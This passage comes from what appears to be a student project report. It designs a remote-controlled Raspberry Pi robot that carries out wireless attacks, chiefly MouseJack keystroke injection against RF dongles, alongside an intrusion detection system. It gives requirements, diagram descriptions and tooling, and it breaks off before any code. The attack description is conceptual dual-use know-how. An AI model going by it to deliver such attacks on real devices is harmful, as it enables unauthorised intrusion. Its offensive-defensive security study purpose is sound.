1. Protocol Requirements: The robot must be able to communicate over Wi-Fi (802.11) protocol so it can be controlled remotely and be able to interchange data and feedback with the user interface.
2. Data Storage Format: Attack data, IDS logs, and robot feedback must be stored in an easy-to-process format such as JSON or CSV to be easier in processing which eventually increase the performance.

3. Performance Constraints: The AI model used for threat detection should be able to handle at least 100 wireless packets per second without much delay or resource usage.
4. Logging and Data Retention: IDS logs and attack module logs should be stored for a minimum of 30 days and must comply with industry standards for logging formats, such as Syslog or ELK (Elasticsearch, Logstash, and Kibana).

Chapter 5

System Design

The design phase of our project which is covered in this chapter bridges the gap between planning our system and implementing it. Our system's structural blueprint is made up of the designs that are discussed in this chapter. The system consists of three main modules: Robot Module, Attack Module, and Intrusion Detection System (IDS). We used detailed diagrams and well-made designs to show and demonstrate how each module communicates with the others and how they process data to achieve their objectives successfully. We focused our designs on efficiency, scalability, and modularity when we were building these designs. Additionally, In order to ensure transparency in our designs and ensure our goals are visible through our diagrams, we paid special attention to making these designs clear and easy to understand. The result designs will help us in the future implementation phase by providing a clear picture of the system.

5.1 Architectural Design

We present a high-level outline of our system in the following chapter. We mainly focus on each component separately and explain the logic behind it while also clarifying how all these elements work together to fit the full picture. This architecture focuses on the Robot, Attack Module, and Intrusion Detection System (IDS). The design details how user commands and interactions are integrated. We used data flow diagrams (DFD) to draw our designs due to their efficiency in demonstrating complex workflows and representing step-by-step processes.

Figure 5.1 below illustrates a top-level diagram of the overall system. Highlighting how its components connect in a real-world scenario and focusing on the flow of interactions for each part.




Figure 5.1: Overall System Design

Figure 5.2 describes the User Interaction and Robot Movement module workflow, showing how user commands via a mobile application affect the flow of the attack and the robot movement so it can reach the target location and keep the user updated through feedback during the execution of the attack.




Figure 5.2: User Interaction and Robot Movement Module Design

Figure 5.3 demonstrates the Attack Module, showing the processes it follows from Wireless Scanning and Analysis to identifying vulnerabilities in Wi-Fi, RF, and Bluetooth devices.




Figure 5.3: Attack Module Design

Figure 5.4 specifies the workflow of the intrusion detection system and how it's going to handle data and detect malicious packet sequences.




Figure 5.4: Intrusion Detection System Design

5.2 Logical Model Design

The logical model of the MouseJack attack gives a general view of how the attack works without focusing on specific tools or devices. It shows the main parts involved, like the attacker's device, the wireless dongle, and the target computer, and explains how data moves between them. The designs describe the main steps of the attack, such as finding the device, sending fake signals, and running the payload. This helps in understanding how the attack works and how it can be stopped. Also, they give a general view of the Intrusion Detection System (IDS) that can recognize and respond to suspicious behavior.

Figure 5.5 presents the MouseJack attack process, displaying the attacker's actions and the defender's responses side by side.




Figure 5.5: Defense & Offence Activity Diagram

Figure 5.6 illustrates the workflow of the attack system, showing how the robot scans for RF signals, delivers a payload, and successfully exploits a nearby vulnerable device.




Figure 5.6: Attack Sequence Diagram

5.3 Physical Model Design

The following section provides details regarding the tangible construction, component integration, and materials used in the system. It focuses mainly on two parts of our project: Robot design and user interface design.

Figure 5.7 includes the mechanical and electrical structure of the robot, enabling movement and functionality.




Figure 5.7: Robot's Design

Figure 5.8 shows the attacker's control panel, which is a web-based interface designed to control the robot's DC motors, deliver the robot to the target's location, and stream the environment around the robot through the camera feed.




Figure 5.8: User Interface Design

Chapter 6

Implementation

6.1 General Implementation Description

This section provides a detailed description of the development environment, programming languages, tools, and any libraries used in both offensive and defensive systems. It also outlines the structure of the implementation, offering insight into the development process across the three core components: the Robot, the Attack, and the Intrusion Detection System (IDS).

6.1.1 Building The Robot

The robot was developed and assembled from scratch, as detailed in Chapter 2, using a combination of hardware tools and software utilities to enable mobility, remote control, and integration with the other system components. The tools and developments can be explained in the following sections.

6.1.1.1 Hardware & Setup Tools

- Screwdrivers: Used for assembling the robot chassis and mounting components.
- Welding Tool: Utilized for connecting the motor wires to ensure stable power delivery.
- Power Bank: Provided portable power for the Raspberry Pi to enable wireless mobility.

6.1.1.2 Raspberry Pi Setup Tools

- Raspberry Pi Imager: Used to install and configure Raspberry Pi OS on the SD card.
- PuTTY: Allowed remote terminal access to the Raspberry Pi via SSH to modify configurations.
- Portable Wi-Fi Router: to connect the Raspberry Pi for portable, isolated, and easy remote access connectivity.

- RealVNC Viewer: Enabled full graphical control of the Raspberry Pi remotely over the network.

6.1.1.3 Camera Integration

- Arduino IDE: Used to flash the ESP32-CAM with firmware and connect it to the internet. Python was used as it is the default environment for programming ESP32-CAM.
- Type-C Data Cable: Used for data transfer and physical connection between the Raspberry Pi and the ESP32-CAM module.

6.1.1.4 Web Control Panel Development

In this section, we will explain each important snippet of the web interface to control the robot remotely and provide a live video streaming feed. The code was written in Python for GPIO support and flexibility in integrating motor control logic and web server functionalities. Part of the code was written in a basic HTML page and styled with CSS to provide a basic, user-friendly interface for controlling the robot's movement remotely in the Raspberry Pi's localhost server.

1. Libraries used:

- Flask: to create a simple and quick website framework.
- RPI.GPIO: to manipulate motor control circuits that are connected to the GPIO pins.

2. GPIO pins setup:

```
